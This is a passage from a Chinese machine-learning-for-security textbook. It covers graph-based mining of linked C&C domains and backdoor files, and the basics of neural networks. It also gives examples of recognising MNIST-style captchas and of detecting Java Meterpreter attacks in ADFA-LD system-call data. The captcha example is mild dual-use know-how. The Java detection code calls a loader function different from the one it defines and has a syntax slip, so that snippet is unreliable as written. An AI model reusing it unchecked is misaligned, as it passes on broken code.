


图13-25 后门文件潜在关系示意图

从拓扑图可以看出，后门文件file1和file2分别对应C&C域名domain1、domain2、domain3、domain6和domain2、domain3、domain4、domain5，其中domain2和domain3同时被file1和file2使用，初步怀疑邮箱file1和file2为同一黑产团体控制的后门文件，domain1~domain4均疑似黑产同时控制，并很可能是同一用途，比如DDoS。

逐行处理样本文件，获取对应的file，domain：

```
with open("../data/KnowledgeGraph/sample6.txt") as f:  
    for line in f:  
        line=line.strip('\n')  
        file, domain=line.split(',')
```

以file为中心，添加对应的domain节点：

```
G.add_edge(file, domain)
```

可视化知识图谱：

```
nx.draw(G, with_labels=True, node_size=600)  
plt.show()
```

对应知识图谱如图13-26所示。




图13-26 后门文件潜在关系的知识图谱

13.7.2 挖掘域名潜在联系

黑产通常会注册大量的域名用于C&C服务器、钓鱼等，注册域名时会登记注册人的邮箱信息，通过关联IP、注册邮箱、域名可以挖掘潜在的关联关系。我们使用脱敏的测试数据来挖掘域名之间潜在联系的原理。测试样本记录了若干组IP、注册邮箱、域名的对应关系：

```
mail=mail1, domain=domain1, ip=ip1
mail=mail1, domain=domain3, ip=ip2
mail=mail2, domain=domain2, ip=ip1
mail=mail2, domain=domain4, ip=ip2
mail=mail2, domain=domain5, ip=ip3
```

字段含义分别为：

- mail，注册邮箱；
- domain，注册域名；
- ip，注册域名对应的IP。

逻辑上对应的拓扑结构如图13-27所示。




图13-27 域名潜在关系示意图

从拓扑图可以看出，邮箱mail1和mail2分别注册了域名domain1、domain3和domain2、domain4、domain5，其中domain1和domain2都指向同一个ip1，domain3和domain4都指向同一个ip2，初步怀疑邮箱mail1和mail2被同一黑产团体控制，domain1～domain4均疑似黑产同时控制，并很可能是一同用途，比如C&C服务器或者钓鱼网站。

逐行处理样本文件，获取对应的mail，domain，ip：

```

with open("../data/KnowledgeGraph/sample5.txt") as f:
    for line in f:
        line=line.strip('\n')
        mail, domain, ip=line.split(',')

```

以mail为中心，添加对应的domain节点：

```
G.add_edge(mail, domain)
```

以domain为中心，添加对应的ip节点：

```
G.add_edge(domain, ip)
```

可视化知识图谱：

```
nx.draw(G, with_labels=True, node_size=600)  
plt.show()
```

对应知识图谱如图13-28所示。




图13-28 域名潜在关系的知识图谱

13.8 本章小结

本章重点介绍图算法和知识图谱的基础知识以及在黑产团体挖掘、WebShell检测方面的相关应用。知识图谱其实可以理解为一种特殊的图结构，它广泛应用于各个领域，在风控和威胁情报领域的应用远比本章的例子要复杂，需要大家结合实际情况多去挖掘。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>
- <http://www.ll.mit.edu/ideval/data/1999data.html>
- <http://www.secrepo.com/>
- <http://www.infoq.com/cn/articles/Application-of-Knowledge-Graph>
- <http://netsecurity.51cto.com/art/201603/506654.htm>
- http://www.sohu.com/a/136093988_684755

还有一些参考文献值得一读：

- [1] 卜月华，王维凡，吕新忠.图论及其应用[M].2版.南京：东南大学出版社，2015.
- [2] 李航. 统计学习方法[M]. 北京：清华大学出版社，2012
- [3] FM Aliyu, A Uyar.Evaluating Search Features of Google Knowledge Graph and Bing Satori[J].Online Information Review, 2015, 39 (2) : 197-213.

第14章 神经网络算法

通常，人们将SVM、KNN等之前介绍的算法理解为浅层学习，模型的识别能力更多取决于特征选取的有效性。浅层学习使用时，需要花费至少一半的时间在数据清洗与特征提取上，有人形象地将这些步骤称为“特征工程”，是对其巨大工作量的一种描述。从本章开始我们介绍神经网络，后面章节介绍深度学习算法，神经网络是人类第一次从自身生理结构上获得灵感，从而产生的一种新算法，从某种程度来说，也是人类理解自身的一次巨大进步。

本章将介绍神经网络的基本概念，并给出基本的使用方式，并通过案例介绍如何使用神经网络识别基于MNIST的验证码、识别基于Java的溢出攻击。

14.1 神经网络算法概述

人的大脑是由无数的神经元组成的复杂网络，见图14-1。神经元是具有长突起的细胞，它由细胞体、轴突和树突组成。




图14-1 人体神经网络图

每个神经元可以有一或多个树突，其结构如图14-2所示，可以接受刺激并将兴奋传入细胞体。每个神经元只有一个轴突，可以把兴奋从胞体传送到另一个神经元或其他组织，如肌肉或腺体。神经元信息处理与传递过程如图14-3所示。




图14-2 神经元结构




图14-3 神经元信息传递处理过程

神经网络算法就是模拟了人体神经元的工作原理，多个输入参数，分别具有各自的权重，经过激励函数的处理后，得到输出，如图14-4所示。输出可以再对接下一级的神经网络的输入，从而组成更加复杂的神经网络。




图14-4 人工神经网络信息传递处理过程

大脑里的生物神经细胞和其他的神经细胞是相互连接在一起的。为了创建一个人工神经网络，人工神经细胞也要以同样方式相互连接在一起。为此可以有许多不同的连接方式，其中最容易理解并且也是最广泛地使用的，就是把神经细胞一层一层地连结在一起。这一种类型的神经

网络就叫前馈网络，如图14-5所示。




图14-5 前馈网络神经网络

如果对预测错误的神经元施加惩罚，从输出层开始层层向上查找预测错误的神经元，微调这些神经元对应的权重，可以达到修复错误的目的，这样的算法就叫做反向传播算法。Scikit-Learn中的神经网络实现都是使用反向传播算法。本文重点介绍算法在安全领域的应用，神经网络的公式推导请参考其他机器学习专业书籍。

14.2 示例：hello world！神经网络

导入相关库：

```
from sklearn.neural_network import MLPClassifier
```

设置训练样本以及对应的标注：

```
>>> X = [[0., 0.], [1., 1.]]  
>>> y = [0, 1]
```

实例化多层神经网络算法，其中隐藏层一共两层，对应神经元个数分别为5个和2个：

```
>>> clf = MLPClassifier(solver='lbfgs', alpha=1e-5,  
...                      hidden_layer_sizes=(5, 2), random_state=1)  
>>> clf.fit(X, y)
```

预测结果：

```
>>> clf.predict([[2., 2.], [-1., -2.]])  
array([1, 0])
```

14.3 示例：使用神经网络算法识别验证码

MNIST是一个入门级的计算机视觉数据集，如图14-6所示，它包含各种手写数字图片，它也包含每一张图片对应的标签，告诉我们这个是数字几。我们使用神经网络来识别由MNIST组成的验证码。完整演示代码请见本书GitHub上的14-1.py。




图14-6 MNIST数据集

1. 数据搜集和数据清洗

在线抓取最新的MNIST，并将前60000个样本作为训练样本，剩下的作为测试样本。其中图片大小为 28×28 ，所以输入参数个数为784。

如果出现样本下载失败，可以直接去MNIST网站上下载，具体信息可以参考第3章内容：

```
import matplotlib.pyplot as plt
from sklearn.datasets import fetch_mldata
from sklearn.neural_network import MLPClassifier
mnist = fetch_mldata("MNIST original")
X, y = mnist.data / 255., mnist.target
X_train, X_test = X[:60000], X[60000:]
y_train, y_test = y[:60000], y[60000:]
```

2. 特征化

实例化神经网络算法，隐藏层为一层，神经元个数为50：

```
mlp = MLPClassifier(hidden_layer_sizes=(50,), max_iter=10, alpha=1e-4,
                     solver='sgd', verbose=10, tol=1e-4, random_state=1,
                     learning_rate_init=.1)
```

3.训练模型

```
mlp.fit(X_train, y_train)
```

4.效果验证

验证效果：

```
print("Training set score: %f" % mlp.score(X_train, y_train))
print("Test set score: %f" % mlp.score(X_test, y_test))
```

准确率达到了97%左右，效果非常不错：


```
Training set score: 0.985733
Test set score: 0.971000
```

14.4 示例：使用神经网络算法检测Java溢出攻击

完整演示代码请见本书GitHub上的14-2.py。

1.数据搜集和数据清洗

使用ADFA-LD数据集中Java溢出攻击的相关数据（见图14-7），ADFA-LD数据集详细介绍请阅读第3章相关内容。



HIDS 记录下系统调用系列




图14-7 ADFA-LD系统调用抽象成向量

加载ADFA-LD中的正常样本数据：

```

def load_adfa_training_files(rootdir):
    x=[]
    y=[]
    list = os.listdir(rootdir)
    for i in range(0, len(list)):
        path = os.path.join(rootdir, list[i])
        if os.path.isfile(path):
            x.append(load_one_file(path))
            y.append(0)
  
```

```
return x,y
```

定义遍历目录下文件的函数：

```
def dirlist(path, allfile):
    filelist = os.listdir(path)
    for filename in filelist:
        filepath = os.path.join(path, filename)
        if os.path.isdir(filepath):
            dirlist(filepath, allfile)
        else:
            allfile.append(filepath)
    return allfile
```

从攻击数据集中筛选和Java溢出攻击相关的数据：

```
def load_adfa_java_files(rootdir):
    x=[]
    y=[]
    allfile=dirlist(rootdir,[])
    for file in allfile:
        if re.match(
            r" ..../data/ADFA-LD/Attack_Data_Master/Java_Meterpreter_\d+/UAD-Java-Meterpreter\d+\.jar"
            file):
            x.append(load_one_file(file))
            y.append(1)
    return x,y
```

2.特征化

由于ADFA-LD数据集都记录了函数调用序列，且每个文件包含的函数调用序列的个数都不一致，可以参考第3章中的词集模型进行特征化。

```
x1,y1=load_adfa_training_files("../data/ADFA-LD/Training_Data_Master/")
x2,y2=load_adfa_hydra_ftp_files("../data/ADFA-LD/Attack_Data_Master/")
x=x1+x2
y=y1+y2
vectorizer = CountVectorizer(min_df=1)
x=vectorizer.fit_transform(x)
x=x.toarray()
```

3.训练样本

实例化神经网络算法，构建一个具有两层隐藏层的多层神经网络：

```
mlp = MLPClassifier(hidden_layer_sizes=(150,50), max_iter=10, alpha=1e-4,
solver='sgd', verbose=10, tol=1e-4, random_state=1,
learning_rate_init=.1)
```

4.效果验证

我们使用十折交叉验证：

```
print cross_validation.cross_val_score(mlp, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率87%左右，不是很理想：

```
0.871493601917
```

14.5 本章小结

本章重点介绍神经网络算法的基础知识以及在Web安全领域的相关应用。本章是神经网络以及深度学习的基础篇，后面章节将逐步揭开深度学习的神秘面纱。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

·<http://blog.csdn.net/lizhengnanhua/article/details/9061755>

·<https://wenku.baidu.com/view/01536f13a21614791711286b.html>

还有一些参考文献值得一读：

[1] G Creech. Developing a High-Accuracy Cross Platform Host-Based Intrusion Detection System Capable of Reliably Detecting Zero-Day Attacks. University of New South Wales, 2014.

[2] S Forrest, S Hofmeyr, A Somayaji. The Evolution of System-Call Monitoring. Computer Security Applications Conference, 2008: 418-430.

[3] S Forrest, S Hofmeyr, A Somayaji, T A Longstaff. A Sense of Self for Unix Processes. Security and Privacy, 1996.

[4] S Hofmeyr, S. Forrest, A Somayaji. Intrusion Detection Using Sequences of System Calls. Journal of Computer Security, 1998.

第15章 多层感知机与DNN算法

在上一章，我们介绍了神经网络的基础知识，并且介绍了当隐藏层为1时的简单应用。当隐藏层大于1时，神经网络具备更强大的学习能力，本章将介绍隐藏层大于1的情况，即所谓的多层感知机和DNN算法。从本章开始我们将接触一位新朋友TensorFlow，它是我们漫步深度学习领域的一位好帮手。

本章将介绍神经网络和深度学习的区别和联系。介绍TensorFlow的基础知识，包括操作、张量、变量和会话，以及TensorFlow的运行模式，包括单机模式和集群模式。然后通过案例介绍如何使用不同神经网络算法识别基于MNIST数据集的验证码，如何用朴素贝叶斯和深度神经网络算法来识别垃圾邮件。

15.1 神经网络与深度学习

从本章起，我们就要开始接触令人兴奋的深度学习算法了。我们在第14章中初步介绍了神经网络的基本知识，神经网络由输入层、隐藏层和输出层组成，如果隐藏层只有一层，就是最简单的单层神经网络，如图15-1所示。

